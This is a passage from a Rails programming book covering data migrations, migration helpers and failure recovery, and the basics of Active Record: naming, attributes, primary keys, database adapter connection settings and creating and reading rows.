this migration uses the full power of our existing Active Record classes to find existing SKUs, create new discount objects, and knit the two together. Also, notice the subtlety at the start of the up method—it initially calls the down method, and the down method in turn deletes all rows from the discounts table. This is a common pattern with data-only migrations. Report erratum this copy is (P1.0 printing, March 2009)
  • 306.
    D ATA MIGRATIONS 306 Loading Data from Fixtures Fixtures normally contain data to be used when running tests. However, with a little extra plumbing, we can also use them to load data during a migration. To illustrate the process, let’s assume our database has a new users table. Let’s create a subdirectory under db/migrate to hold the data we’ll be loading into our development database. Let’s call that directory dev_data: depot> mkdir db/migrate/dev_data In that directory, we’ll create a YAML file containing the data we want to load into our users table. We’ll call that file users.yml: dave: name: Dave Thomas status: admin mike: name: Mike Clark status: admin fred: name: Fred Smith status: audit Now we’ll generate a migration to load the data from this fixture into our devel- opment database: depot> ruby script/generate migration load_users_data exists db/migrate create db/migrate/20080601000020_load_users_data.rb And finally we’ll write the code in the migration that loads data from the fix- ture. This is slightly magical, because it relies on a backdoor interface into the Rails fixture code. require 'active_record/fixtures' class LoadUserData < ActiveRecord::Migration def self.up down directory = File.join(File.dirname(__FILE__), 'dev_data' ) Fixtures.create_fixtures(directory, "users" ) end def self.down User.delete_all end end Report erratum this copy is (P1.0 printing, March 2009)
  • 307.
    A DVANCED MIGRATIONS 307 The first parameter to create_fixtures is the path to the directory containing the fixture data. We make it relative to the migration file’s path, because we store the data in a subdirectory of migrations. Be warned: the only data you should load in migrations is data that you’ll also want to see in production, such as lookup tables, predefined users, and the like. Do not load test data into your application this way. If you find yourself wanting to do this, consider creating a Rake task (as described in Section 15.2, Rake Tasks, on page 260) instead. Migrating Data with Migrations Sometimes a schema change also involves migrating data. For example, at the start of a project you might have a schema that stores prices using a float. However, if you later bump into rounding issues, you might want to change to storing prices as an integer number of cents. If you’ve been using migrations to load data into your database, then that’s not a problem. Just change the migration file so that rather than loading 12.34 into the price column, you instead load 1234. But if that’s not possible, you might instead want to perform the conversion inside the migration. One way is to multiply the existing column values by 100 before changing the column type: class ChangePriceToInteger < ActiveRecord::Migration def self.up Product.update_all("price = price * 100" ) change_column :products, :price, :integer end def self.down change_column :products, :price, :float Product.update_all("price = price / 100.0" ) end end Note how the down migration undoes the change by doing the division only after the column is changed back. 17.5 Advanced Migrations Most Rails developers use the basic facilities of migrations to create and main- tain their database schemas. However, every now and then it’s useful to push migrations just a bit further. This section covers some more advanced migra- tion usage. Report erratum this copy is (P1.0 printing, March 2009)
  • 308.
    A DVANCED MIGRATIONS 308 Using Native SQL Migrations give you a database-independent way of maintaining your appli- cation’s schema. However, if migrations don’t contain the methods you need to be able to do what you need to do, you’ll need to drop down to database- specific code. Rails provides two ways to do this. One is with options arguments to methods like add_column. The second is the execute method. A common example in our migrations is the addition of foreign key constraints to a child table. We saw this when we created the line_items table: Download depot_r/db/migrate/20080601000006_create_line_items.rb class CreateLineItems < ActiveRecord::Migration def self.up create_table :line_items do |t| t.integer :product_id, :null => false, :options => "CONSTRAINT fk_line_item_products REFERENCES products(id)" t.integer :order_id, :null => false, :options => "CONSTRAINT fk_line_item_orders REFERENCES orders(id)" t.integer :quantity, :null => false t.decimal :total_price, :null => false, :precision => 8, :scale => 2 t.timestamps end end def self.down drop_table :line_items end end When you use options or execute, you might well be tying your migration to a specific database engine, because any SQL you provide in these two locations uses your database’s native syntax. The execute method takes an optional second parameter. This is prepended to the log message generated when the SQL is executed. Extending Migrations If you look at the line item migration in the preceding section, you might won- der about the duplication between the two option parameters. It would be nice to abstract the creation of foreign key constraints into a helper method. We could do this by adding a method such as the following to our migration source file: def self.foreign_key(from_table, from_column, to_table) constraint_name = "fk_#{from_table}_#{to_table}" execute %{ Report erratum this copy is (P1.0 printing, March 2009)
  • 309.
    A DVANCED MIGRATIONS 309 CREATE TRIGGER #{constraint_name}_insert BEFORE INSERT ON #{from_table} FOR EACH ROW BEGIN SELECT RAISE(ABORT, "constraint violation: #{constraint_name}" ) WHERE (SELECT id FROM #{to_table} WHERE id = NEW.#{from_column}) IS NULL; END; } execute %{ CREATE TRIGGER #{constraint_name}_update BEFORE UPDATE ON #{from_table} FOR EACH ROW BEGIN SELECT RAISE(ABORT, "constraint violation: #{constraint_name}" ) WHERE (SELECT id FROM #{to_table} WHERE id = NEW.#{from_column}) IS NULL; END; } execute %{ CREATE TRIGGER #{constraint_name}_delete BEFORE DELETE ON #{to_table} FOR EACH ROW BEGIN SELECT RAISE(ABORT, "constraint violation: #{constraint_name}" ) WHERE (SELECT id FROM #{from_table} WHERE #{from_column} = OLD.id) IS NOT NULL; END; } end (The self. is necessary because migrations run as class methods, and we need to call foreign_key in this context.) Within the up migration, we can call this new method using this: def self.up create_table ... do end foreign_key(:line_items, :product_id, :products) foreign_key(:line_items, :order_id, :orders) end However, we may want to go a step further and make our foreign_key method available to all our migrations. To do this, create a module in the application’s lib directory, and add the foreign_key method. Report erratum this copy is (P1.0 printing, March 2009)
  • 310.
    A DVANCED MIGRATIONS 310 This time, however, make it a regular instance method, not a class method: module MigrationHelpers def foreign_key(from_table, from_column, to_table) constraint_name = "fk_#{from_table}_#{to_table}" execute %{ CREATE TRIGGER #{constraint_name}_insert BEFORE INSERT ON #{from_table} FOR EACH ROW BEGIN SELECT RAISE(ABORT, "constraint violation: #{constraint_name}" ) WHERE (SELECT id FROM #{to_table} WHERE id = NEW.#{from_column}) IS NULL; END; } execute %{ CREATE TRIGGER #{constraint_name}_update BEFORE UPDATE ON #{from_table} FOR EACH ROW BEGIN SELECT RAISE(ABORT, "constraint violation: #{constraint_name}" ) WHERE (SELECT id FROM #{to_table} WHERE id = NEW.#{from_column}) IS NULL; END; } execute %{ CREATE TRIGGER #{constraint_name}_delete BEFORE DELETE ON #{to_table} FOR EACH ROW BEGIN SELECT RAISE(ABORT, "constraint violation: #{constraint_name}" ) WHERE (SELECT id FROM #{from_table} WHERE #{from_column} = OLD.id) IS NOT NULL; END; } end end We can now add this to any migration by adding the following lines to the top of our migration file: require "migration_helpers" class CreateLineItems < ActiveRecord::Migration extend MigrationHelpers The require line brings the module definition into the migration’s code, and the extend line adds the methods in the MigrationHelpers module into the migration as class methods. We can use this technique to develop and share any number of migration helpers. Report erratum this copy is (P1.0 printing, March 2009)
  • 311.
    W HEN MIGRATIONS G O B AD 311 (And, if you’d like to make your life even easier, someone has written a plug-in4 that automatically handles adding foreign key constraints.) Custom Messages and Benchmarks Although not exactly an advanced migration, something that is useful to do within advanced migrations is to output our own messages and benchmarks. We can do this with the say_with_time method: def self.up say_with_time "Updating prices..." do Person.find(:all).each do |p| p.update_attribute :price, p.lookup_master_price end end end The phrase Updating prices... would be printed before the block is executed, as well as the benchmark for the block when the block completes. 17.6 When Migrations Go Bad Migrations suffer from one serious problem. The underlying DDL statements that update the database schema are not transactional. This isn’t a failing in Rails—most databases just don’t support the rolling back of create table, alter table, and other DDL statements. Let’s look at a migration that tries to add two tables to a database: class ExampleMigration < ActiveRecord::Migration def self.up create_table :one do ... end create_table :two do ... end end def self.down drop_table :two drop_table :one end end In the normal course of events, the up method adds tables one and two, and the down method removes them. But what happens if there’s a problem creating the second table? We’ll end up with a database containing table one but not table two. We can fix whatever the problem is in the migration, but now we can’t apply it—if we try, it will fail because table one already exists. 4. http://wiki.rubyonrails.org/rails/pages/AvailableGenerators Report erratum this copy is (P1.0 printing, March 2009)
  • 312.
    S CHEMA MANIPULATION O UTSIDE M IGRATIONS 312 We could try to roll the migration back, but that won’t work. Because the original migration failed, the schema version in the database wasn’t updated, so Rails won’t try to roll it back. At this point, you could mess around and manually change the schema infor- mation and drop table one. But it probably isn’t worth it. Our recommendation in these circumstances is simply to drop the entire database, re-create it, and apply migrations to bring it back up-to-date. You’ll have lost nothing, and you’ll know you have a consistent schema. All this discussion suggests that migrations are dangerous to use on produc- tion databases. Should you run them? We really can’t say. If you have database administrators in your organization, it’ll be their call. If it’s up to you, you’ll have to weigh the risks. But, if you decide to go for it, you really must back up your database first. Then, you can apply the migrations by going to your appli- cation’s directory on the machine with the database role on your production servers and executing this command: depot> RAILS_ENV=production rake db:migrate This is one of those times where the legal notice at the start of this book kicks in. We’re not liable if this deletes your data. 17.7 Schema Manipulation Outside Migrations All the migration methods described so far in this chapter are also available as methods on Active Record connection objects and so are accessible within the models, views, and controllers of a Rails application. For example, you might have discovered that a particular long-running report runs a lot faster if the orders table has an index on the city column. However, that index isn’t needed during the day-to-day running of the application, and tests have shown that maintaining it slows the application appreciably. Let’s write a method that creates the index, runs a block of code, and then drops the index. This could be a private method in the model or could be implemented in a library. def run_with_index(column) connection.add_index(:orders, column) begin yield ensure connection.remove_index(:orders, column) end end Report erratum this copy is (P1.0 printing, March 2009)
  • 313.
    M ANAGING MIGRATIONS 313 The statistics-gathering method in the model can use this as follows: def get_city_statistics run_with_index(:city) do # .. calculate stats end end 17.8 Managing Migrations There’s a downside to migrations. Over time, your schema definition will be spread across a number of separate migration files, with many files potentially affecting the definition of each table in your schema. When this happens, it becomes difficult to see exactly what each table contains. Here are some sug- gestions for making life easier. One answer is to look at the file db/schema.rb. After a migration is run, this file will contain the entire database definition in Ruby form. Alternatively, some teams don’t use separate migrations to capture all the versions of a schema. Instead, they keep a migration file per table and other migration files to load development data into those tables. When they need to change the schema (say to add a column to a table), they edit the existing migration file for that table. They then drop and re-create the database and reapply all the migrations. Following this approach, they can always see the total definition of each table by looking at that table’s migration file. To make this work in practice, each member of the team needs to keep an eye on the files that are modified when updating their local source code from the project’s repository. When a migration file changes, it’s a sign that the database schema needs to be re-created. Although it seems like this scheme flies against the spirit of migrations, it actually works well in practice. Another approach is to use migrations the way we described earlier in the chapter—by creating a new migration for each change to the schema. To keep track of the schema as it evolves, you can use the annotate_models plug-in. When run, this plug-in looks at the current schema and adds a description of each table to the top of the model file for that table. Install the annotate_models plug-in using the following command (which has been split onto two lines to make it fit the page): depot> ruby script/plugin install http://repo.pragprog.com/svn/Public/plugins/annotate_models/ Once installed, you can run it at any time using this: depot> rake annotate_models Report erratum this copy is (P1.0 printing, March 2009)
  • 314.
    M ANAGING MIGRATIONS 314 After this completes, each model source file will have a comment block that documents the columns in the corresponding database table. For example, in our Depot application, the file line_item.rb would start with this: # == Schema Information # Schema version: 20080601000007 # # Table name: line_items # # id :integer not null, primary key # product_id :integer not null # order_id :integer not null # quantity :integer not null # total_price :decimal(8, 2) not null # created_at :datetime # updated_at :datetime # class LineItem < ActiveRecord::Base # ... If you subsequently change the schema, just rerun the Rake task, and the comment block will be updated to reflect the current state of the database. Report erratum this copy is (P1.0 printing, March 2009)
  • 315.
    Chapter 18 Active Record Part I: The Basics Active Record is the object-relational mapping (ORM) layer supplied with Rails. In this chapter, we’ll look at the basics—connecting to databases, mapping tables, and manipulating data. We’ll look at using Active Record to manage table relationships in the next chapter and dig into the Active Record object life cycle (including validation and filters) in the chapter after that. Active Record closely follows the standard ORM model: tables map to classes, rows to objects, and columns to object attributes. It differs from most other ORM libraries in the way it is configured. By using a sensible set of defaults, Active Record minimizes the amount of configuration that developers perform. To illustrate this, here’s a stand-alone program that uses Active Record to wrap a table of orders in a SQLite 3 database. After finding the order with a particular id, it modifies the purchaser’s name and saves the result back in the database, updating the original row.1 require "rubygems" require "activerecord" ActiveRecord::Base.establish_connection(:adapter => "sqlite3" , :database => "db/development.sqlite3" ) class Order < ActiveRecord::Base end order = Order.find(1) order.name = "Dave Thomas" order.save 1. The examples in this chapter connect to various SQLite 3 databases on the machines we used while writing this book. You’ll need to adjust the connection parameters to get them to work with your database. We discuss connecting to a database in Section 18.4, Connecting to the Database, on page 322.
  • 316.
    T ABLES ANDC LASSES 316 That’s all there is to it—in this case no configuration information (apart from the database connection stuff) is required. Somehow Active Record figured out what we needed and got it right. Let’s take a look at how this works. 18.1 Tables and Classes When we create a subclass of ActiveRecord::Base, we’re creating something that wraps a database table. By default, Active Record assumes that the name of the table is the plural form of the name of the class. If the class name contains multiple capitalized words, the table name is assumed to have underscores between these words. Some irregular plurals are handled. Class Name Table Name Class Name Table Name Order orders LineItem line_items TaxAgency tax_agencies Person people Batch batches Datum data Diagnosis diagnoses Quantity quantities These rules reflect DHH’s philosophy that class names should be singular while the names of tables should be plural. If you don’t like this behavior, you can change it using the set_table_name directive: class Sheep < ActiveRecord::Base set_table_name "sheep" # Not "sheeps" end class Order < ActiveRecord::Base set_table_name "ord_rev99_x" # Wrap a legacy table... end If you don’t like methods called set_xxx, there’s also a more direct form: class Sheep < ActiveRecord::Base self.table_name = "sheep" end 18.2 Columns and Attributes Active Record objects correspond to rows in a database table. The objects have attributes corresponding to the columns in the table. You probably noticed that our definition of class Order didn’t mention any of the columns in the orders table. That’s because Active Record determines them dynamically at runtime. Active Record reflects on the schema inside the database to configure the classes that wrap tables.2 2. This isn’t strictly true, because a model may have attributes that aren’t part of the schema. We’ll discuss attributes in more depth in the next chapter, starting on page 414. Report erratum this copy is (P1.0 printing, March 2009)
  • 317.
    C OLUMNS ANDA TTRIBUTES 317 David Says. . . Where Are Our Attributes? The notion of a database administrator (DBA) as a separate role from pro- grammer has led some developers to see strict boundaries between code and schema. Active Record blurs that distinction, and no other place is that more apparent than in the lack of explicit attribute definitions in the model. But fear not. Practice has shown that it makes little difference whether we’re looking at a database schema, a separate XML mapping file, or inline attributes in the model. The composite view is similar to the separations already happening in the Model-View-Control pattern—just on a smaller scale. Once the discomfort of treating the table schema as part of the model def- inition has dissipated, you’ll start to realize the benefits of keeping DRY. When you need to add an attribute to the model, you simply create a new migration and reload the application. Taking the “build” step out of schema evolution makes it just as agile as the rest of the code. It becomes much easier to start with a small schema and extend and change it as needed. In the Depot application, our orders table is defined by the following migration: Download depot_r/db/migrate/20080601000005_create_orders.rb def self.up create_table :orders do |t| t.string :name t.text :address t.string :email t.string :pay_type, :limit => 10 t.timestamps end end We’ve already written an Order model class as part of the Depot application. Let’s use the handy-dandy script/console command to play with it. First, we’ll ask for a list of column names: depot> ruby script/console Loading development environment (Rails 2.2.2) >> Order.column_names => ["id", "name", "address", "email", "pay_type", "created_at", "updated_at"] Report erratum this copy is (P1.0 printing, March 2009)
  • 318.
    C OLUMNS ANDA TTRIBUTES 318 SQL Type Ruby Class SQL Type Ruby Class int, integer Fixnum float, double Float decimal, numeric BigDecimal¹ char, varchar, string String interval, date Date datetime, time Time clob, blob, text String boolean see text ¹ Decimal and numeric columns are mapped to integers when their scale is 0 Figure 18.1: Mapping SQL types to Ruby types Then we’ll ask for the details of the pay_type column: >> Order.columns_hash["pay_type"] => #<ActiveRecord::ConnectionAdapters::SQLiteColumn:0x13d371c @precision=nil, @primary=false, @limit=10, @default=nil, @null=true, @name="pay_type", @type=:string, @scale=nil, @sql_type="varchar(10)"> Notice that Active Record has gleaned a fair amount of information about the pay_type column. It knows that it’s a string of at most ten characters, it has no default value, it isn’t the primary key, and it may contain a null value. This information was obtained by asking the underlying database the first time we tried to use the Order class. We can see the mapping between SQL types and their Ruby representation in Figure 18.1. Decimal columns are slightly tricky: if the schema specifies columns with no decimal places, they are mapped to Ruby Fixnum objects; oth- erwise, they are mapped to Ruby BigDecimal objects, ensuring that no precision is lost. Accessing Rows and Attributes Active Record classes correspond to tables in a database. Instances of a class correspond to the individual rows in a database table. Calling Order.find(1), for instance, returns an instance of an Order class containing the data in the row with the primary key of 1. The attributes of an Active Record instance generally correspond to the data in the corresponding row of the database table. For example, our orders table might contain the following data: depot> sqlite3 -line db/development.sqlite3 "select * from orders limit 1" id = 1 name = Dave Thomas address = 123 Main St email = customer@pragprog.com pay_type = check created_at = 2008-05-13 10:13:48 updated_at = 2008-05-13 10:13:48 Report erratum this copy is (P1.0 printing, March 2009)
  • 319.
    C OLUMNS ANDA TTRIBUTES 319 If we fetched this row into an Active Record object, that object would have seven attributes. The id attribute would be 1 (a Fixnum), the name attribute would be the string "Dave Thomas", and so on. We access these attributes using accessor methods. Rails automatically con- structs both attribute readers and attribute writers when it reflects on the schema: o = Order.find(1) puts o.name #=> "Dave Thomas" o.name = "Fred Smith" # set the name Setting the value of an attribute does not change anything in the database—we must save the object for this change to become permanent. The value returned by the attribute readers is cast by Active Record to an appropriate Ruby type if possible (so, for example, if the database column is a timestamp, a Time object will be returned). If we want to get the raw value of an attribute, we append _before_type_cast to its name, as shown in the following code: product.price_before_type_cast #=> "29.95", a string product.updated_at_before_type_cast #=> "2008-05-13 10:13:14" Inside the code of the model, we can use the read_attribute and write_attribute private methods. These take the attribute name as a string parameter. Boolean Attributes Some databases support a boolean column type, and others don’t. This makes it hard for Active Record to create an abstraction for booleans. For exam- ple, if the underlying database has no boolean type, some developers use a char(1) column containing "t" or "f" to represent true or false. Others use integer columns, where 0 is false and 1 is true. Even if the database supports boolean types directly (such as MySQL and its bool column type), they might just be stored as 0 or 1 internally. The problem is that in Ruby the number 0 and the string "f" are both interpreted as true values in conditions.3 This means that if we use the value of the column directly, our code will interpret the column as true when we intended it to be false: # DON'T DO THIS user = Users.find_by_name("Dave" ) if user.superuser grant_privileges end 3. Ruby has a simple definition of truth. Any value that is not nil or the constant false is true. Report erratum this copy is (P1.0 printing, March 2009)
  • 320.
    P RIMARY KEYS AND IDS 320 To query a column as a boolean value in a condition, we must append a ques- tion mark to the column’s name: # INSTEAD, DO THIS user = Users.find_by_name("Dave" ) if user.superuser? grant_privileges end This form of attribute accessor looks at the column’s value. It is interpreted as false only if it is the number 0; one of the strings "0", "f", "false", or "" (the empty string); a nil; or the constant false. Otherwise, it is interpreted as true. If you work with legacy schemas or have databases in languages other than English, the definition of truth in the previous paragraph may not hold true. In these cases, you can override the built-in definition of the predicate methods. For example, in Dutch, the field might contain J or N (for Ja or Nee). In this case, you could write this: class User < ActiveRecord::Base def superuser? self.superuser == 'J' end # . . . end 18.3 Primary Keys and ids If you have been looking at the underlying database tables for the Depot appli- cation, you will have noticed that each has an integer primary key column named id. By default, a Rails migration adds this when we use the create_table method. This is an Active Record convention. “But wait!” you cry. “Shouldn’t the primary key of my orders table be the order number or some other meaningful column? Why use an artificial primary key such as id?” The reason is largely a practical one—the format of external data may change over time. For example, you might think that the ISBN of a book would make a good primary key in a table of books. After all, ISBNs are unique. But in the few short years between the first edition of this book and the current edition, the publishing industry in the United States made a major change and added additional digits to all ISBNs. If we’d used the ISBN as the primary key in a table of books, we’d have to update each row to reflect this change. But then we’d have another problem. There’ll be other tables in the database that reference rows in the books table via the primary key. We can’t change the key in the books table unless we first go through and update all of these references. And that will involve dropping Report erratum this copy is (P1.0 printing, March 2009)
  • 321.
    P RIMARY KEYS AND IDS 321 foreign key constraints, updating tables, updating the books table, and finally reestablishing the constraints. All in all, this is something of a pain. The problems go away if we use our own internal value as a primary key. No third party can come along and arbitrarily tell us to change our schema—we control our own keyspace. And if something such as the ISBN does need to change, it can change without affecting any of the existing relationships in the database. In effect, we’ve decoupled the knitting together of rows from the external representation of data in those rows. Now, there’s nothing to say that we can’t expose the id value to our end users. In the orders table, we could externally call it an order id and print it on all the paperwork. But be careful doing this—at any time some regulator may come along and mandate that order ids must follow an externally imposed format, so you’d be back where you started. If you’re creating a new schema for a Rails application, you’ll probably want to go with the flow and let it add the id primary key column to all your tables.4 However, if you need to work with an existing schema, Active Record gives you a simple way of overriding the default name of the primary key for a table. For example, we may be working with an existing legacy schema that uses the ISBN as the primary key for the books table. We specify this in our Active Record model using something like the following: class LegacyBook < ActiveRecord::Base self.primary_key = "isbn" end Normally, Active Record takes care of creating new primary key values for records that we create and add to the database—they’ll be ascending integers (possibly with some gaps in the sequence). However, if we override the primary key column’s name, we also take on the responsibility of setting the primary key to a unique value before we save a new row. Perhaps surprisingly, we still set an attribute called id to do this. As far as Active Record is concerned, the primary key attribute is always set using an attribute called id. The pri- mary_key= declaration sets the name of the column to use in the table. In the following code, we use an attribute called id even though the primary key in the database is isbn: book = LegacyBook.new book.id = "0-12345-6789" book.title = "My Great American Novel" book.save # ... 4. As we’ll see later, join tables are not included in this advice—they should not have an id column. Report erratum this copy is (P1.0 printing, March 2009)
  • 322.
    C ONNECTING TOTHE D ATABASE 322 book = LegacyBook.find("0-12345-6789" ) puts book.title # => "My Great American Novel" p book.attributes #=> {"isbn" =>"0-12345-6789", "title" =>"My Great American Novel" } Just to make life more confusing, the attributes of the model object have the column names isbn and title—id doesn’t appear. When you need to set the pri- mary key, use id. At all other times, use the actual column name. Composite Primary Keys A table that uses multiple columns to identify each row is said to have a com- posite primary key. Rails does not support these tables, either when creating them using migrations or when trying to use them with Active Record. However, all is not lost. If we need composite primary keys to make Rails work with a legacy schema, we can head to Google to search for some plug-ins. Folks are working on them.5 18.4 Connecting to the Database Active Record abstracts the concept of a database connection, relieving the application of dealing with the specifics of working with specific databases. Instead, Active Record applications use generic calls, delegating the details to a set of database-specific adapters. (This abstraction breaks down slightly when code starts to make SQL-based queries, as we’ll see later.) One way of specifying the connection is to use the establish_connection class method.6 For example, the following call creates a connection to a SQLite 3 database called railsdb.sqlite3. It will be the default connection used by all model classes. ActiveRecord::Base.establish_connection( :adapter => "sqlite3" , :database => "db/railsdb.sqlite3" ) Adapter-Specific Information Active Record comes with support for the DB2, Firebird, Frontbase, MySQL, Openbase, Oracle, Postgres, SQLite, SQL Server, and Sybase databases (and this list will grow). Each adapter takes a slightly different set of connection parameters, which we’ll list in the following (very boring) sections. As always with Rails, things are changing fast. We recommend you visit the Rails wiki at http://wiki.rubyonrails.org/rails to check out the latest information on database adapters. 5. Such as Nic Williams at http://compositekeys.rubyforge.org/ 6. In full-blown Rails applications, there’s another way of specifying connections. We describe it on page 266. Report erratum this copy is (P1.0 printing, March 2009)
  • 323.
    C ONNECTING TOTHE D ATABASE 323 DB2 Adapter Requires: Ruby DB2 library. IBM alphaWorks recently released a Starter Tool- kit for Rails that includes a copy of DB2 Express, its Ruby driver (called IBM DB2), and a Rails adapter. Alternatively, you can use Michael Neumann’s ruby-db2 driver, available as part of the DBI project on RubyForge.7 Connection parameters: :adapter => "db2" , # (or ibm-db2 for the IBM adapter) :database => "railsdb" , :username => "optional" , :password => "optional" , :schema => "optional" Firebird Adapter Requires: the FireRuby library (version 0.4 or greater), installable using this: depot> gem install fireruby Connection parameters: :adapter => "firebird" , :database => "railsdb" , :username => "optional" , :password => "optional" , :host => "optional" :port => optional, :service => "optional" :charset => "optional" Frontbase Adapter Requires: ruby-frontbase (version 1.0 or later), installable using this: depot> gem install ruby-frontbase Connection parameters: :adapter => "frontbase" , :database => "railsdb" , :username => "optional" , :password => "optional" , :port => port, :host => "optional" , :dbpassword => "optional" , :session_name => "optional" MySQL Adapter Requires: technically, Rails needs no additional external library to talk to a MySQL database, because it comes with its own Ruby library that connects to a MySQL database. 7. http://rubyforge.org/projects/ruby-dbi/ Report erratum this copy is (P1.0 printing, March 2009)
  • 324.
    C ONNECTING TOTHE D ATABASE 324 However, this library performs poorly, so we recommend installing the low- level C binding to MySQL. depot> gem install mysql The :socket parameter seems to cause a lot of problems. This is a reflection of some poor implementation decisions in MySQL. When you build MySQL, you hardwire into it the location of a socket file that clients use to talk with the server. If you’ve used different package management systems to install MySQL over time, you may find that this socket will be configured to be in different locations. If you build your Ruby libraries under one configuration and then reinstall MySQL, those libraries may no longer work, because the socket may have moved. The :socket parameter allows you to override the location built into the Ruby libraries and point to the current location of the socket file. You can determine the location of the socket file from the command line using this command: depot> mysql_config --socket Connection parameters: :adapter => "mysql" , :database => "railsdb" , :username => "optional" , # defaults to 'root' :password => "optional" , :socket => "path to socket" , :port => optional :encoding => "utf8" , "latin1" , ... # Use the following parameters to connect to a MySQL # server using a secure SSL connection. To use SSL with no # client certificate, set :sslca to "/dev/null" :sslkey => "path to key file" , :sslcert => "path to certificate file" :sslca => "path to certificate authority file" :sslcapath => "directory containing trusted SSL CA certificates" , :sslcipher => "list of allowable ciphers" Openbase Adapter Requires: Ruby/OpenBase, from http://ruby-openbase.rubyforge.org/. Connection parameters: :adapter => "openbase" , :database => "railsdb" , :username => "optional" , :password => "optional" , :host => "optional" Report erratum this copy is (P1.0 printing, March 2009)
  • 325.
    C ONNECTING TOTHE D ATABASE 325 Oracle Adapter Requires: ruby-oci8, available from RubyForge.8 Connection parameters: :adapter => "oracle" , # used to be oci8 :database => "railsdb" , :username => "optional" , :password => "optional" , Postgres Adapter Requires: The ruby-postgres gem, installed using this: depot> gem install ruby-postgres Connection parameters: :adapter => "postgresql" , :database => "railsdb" , :username => "optional" , :password => "optional" , :port => 5432, :host => "optional" , :min_messages => optional, :schema_search_path => "optional" (aka :schema_order), :allow_concurrency => true | false, :encoding => "encoding" , SQLite Adapter Rails can use both SQLite 2 and SQLite 3 databases: use a connection adapter of sqlite for the former and sqlite3 for the latter. You’ll need the corresponding Ruby interface library. depot> gem install sqlite-ruby # SQLite2 depot> gem install sqlite3-ruby # SQLite3 Connection parameters: :adapter => "sqlite" , # or "sqlite3" :database => "railsdb" SQL Server Adapter Requires: Ruby’s DBI library, along with its support for either ADO or ODBC database drivers.9 Connection parameters: :adapter => "sqlserver" , :mode => "ado" , # or "odbc" :database => "required for ado" , :host => "localhost" , 8. http://rubyforge.org/projects/ruby-oci8/ 9. http://rubyforge.org/projects/ruby-dbi/ Report erratum this copy is (P1.0 printing, March 2009)
  • 326.
    C ONNECTING TOTHE D ATABASE 326 :dsn => "required for odbc" :username => "optional" , :password => "optional" , :autocommit => true, Sybase Adapter Requires: sybase-ctlib library.10 Connection parameters: :adapter => "sybase" , :database => "railsdb" , :host => "host" , :username => "optional" , :password => "optional" , :numconvert => true If the :numconvert parameter is true (the default), the adapter will not quote values that look like valid integers. Connections and Models Connections are associated with model classes. Each class inherits the con- nection of its parent. Because ActiveRecord::Base is the base class of all the Active Record classes, setting a connection for it sets the default connection for all the Active Record classes you define. However, you can override this when you need to do so. In the following example, most of our application’s tables are in a MySQL database called online. For historical reasons (are there any other?), the cus- tomers table is in the backend database. Because establish_connection is a class method, we can invoke it directly within the definition of class Customer: ActiveRecord::Base.establish_connection( :adapter => "mysql" , :host => "dbserver.com" , :database => "online" , :username => "groucho" , :password => "swordfish" ) class LineItem < ActiveRecord::Base # ... end class Order < ActiveRecord::Base # ... end class Product < ActiveRecord::Base # ... end 10. http://raa.ruby-lang.org/project/sybase-ctlib/ Report erratum this copy is (P1.0 printing, March 2009)
  • 327.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 327 class Customer < ActiveRecord::Base establish_connection( :adapter => "mysql" , :host => "dbserver.com" , :database => "backend" , :username => "chicho" , :password => "piano" ) # ... end When we wrote the Depot application earlier in this book, we didn’t use the establish_connection method. Instead, we specified the connection parameters inside the file config/database.yml. For most Rails applications, this is the preferred way of working. Not only does it keep all connection information out of the code, but it also works better with the Rails testing and deploy- ment schemes. All the parameters listed previously for particular connection adapters can also be used in the YAML file. See Section 15.3, Configuring Database Connections, on page 266 for details. Finally, you can combine the two approaches. If you pass a symbol to estab- lish_connection, Rails looks for a section in database.yml with that name and bases the connection on the parameters found there. This way you can keep all connection details out of your code. 18.5 Create, Read, Update, Delete (CRUD) Active Record makes it easy to implement the four basic database operations: create, read, update, and delete. In this section we’ll be working with our orders table in a MySQL database. The following examples assume we have a basic Active Record model for this table: class Order < ActiveRecord::Base end Creating New Rows In the object-relational paradigm, tables are represented as classes, and rows in the table correspond to objects of that class. It seems reasonable that we create rows in a table by creating new objects of the appropriate class. We can create new objects representing rows in our orders table by calling Order.new. We can then fill in the values of the attributes (corresponding to columns in the database). Finally, we call the object’s save method to store the order back into the database. Without this call, the order would exist only in our local memory. Report erratum this copy is (P1.0 printing, March 2009)
  • 328.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 328 Download e1/ar/new_examples.rb an_order = Order.new an_order.name = "Dave Thomas" an_order.email = "dave@pragprog.com" an_order.address = "123 Main St" an_order.pay_type = "check" an_order.save Active Record constructors take an optional block. If present, the block is invoked with the newly created order as a parameter. This might be useful if you wanted to create and save away an order without creating a new local variable. Download e1/ar/new_examples.rb Order.new do |o| o.name = "Dave Thomas" # . . . o.save end Finally, Active Record constructors accept a hash of attribute values as an optional parameter. Each entry in this hash corresponds to the name and value of an attribute to be set. As we’ll see later in the book, this is useful when storing values from HTML forms into database rows. Download e1/ar/new_examples.rb an_order = Order.new( :name => "Dave Thomas" , :email => "dave@pragprog.com" , :address => "123 Main St" , :pay_type => "check" ) an_order.save Note that in all of these examples we did not set the id attribute of the new row. Because we used the Active Record default of an integer column for the primary key, Active Record automatically creates a unique value and sets the id attribute as the row is saved. We can subsequently find this value by querying the attribute. Download e1/ar/new_examples.rb an_order = Order.new an_order.name = "Dave Thomas" # ... an_order.save puts "The ID of this order is #{an_order.id}" The new constructor creates a new Order object in memory; we have to remem- ber to save it to the database at some point. Active Record has a convenience method, create, that both instantiates the model object and stores it into the database. Report erratum this copy is (P1.0 printing, March 2009)
  • 329.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 329 Download e1/ar/new_examples.rb an_order = Order.create( :name => "Dave Thomas" , :email => "dave@pragprog.com" , :address => "123 Main St" , :pay_type => "check" ) You can pass create an array of attribute hashes; it’ll create multiple rows in the database and return an array of the corresponding model objects: Download e1/ar/new_examples.rb orders = Order.create( [ { :name => "Dave Thomas" , :email => "dave@pragprog.com" , :address => "123 Main St" , :pay_type => "check" }, { :name => "Andy Hunt" , :email => "andy@pragprog.com" , :address => "456 Gentle Drive" , :pay_type => "po" } ] ) The real reason that new and create take a hash of values is that you can construct model objects directly from form parameters: order = Order.new(params[:order]) Reading Existing Rows Reading from a database involves first specifying which particular rows of data you are interested in—you’ll give Active Record some kind of criteria, and it will return objects containing data from the row(s) matching the criteria. The simplest way of finding a row in a table is by specifying its primary key. Every model class supports the find method, which takes one or more primary key values. If given just one primary key, it returns an object containing data for the corresponding row (or throws a RecordNotFound exception). If given mul- tiple primary key values, find returns an array of the corresponding objects. Note 